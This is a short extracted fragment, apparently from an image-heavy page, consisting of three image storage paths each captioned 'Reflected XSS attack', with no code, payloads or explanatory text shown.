
Reflected XSS attack




Reflected XSS attack




Reflected XSS attack



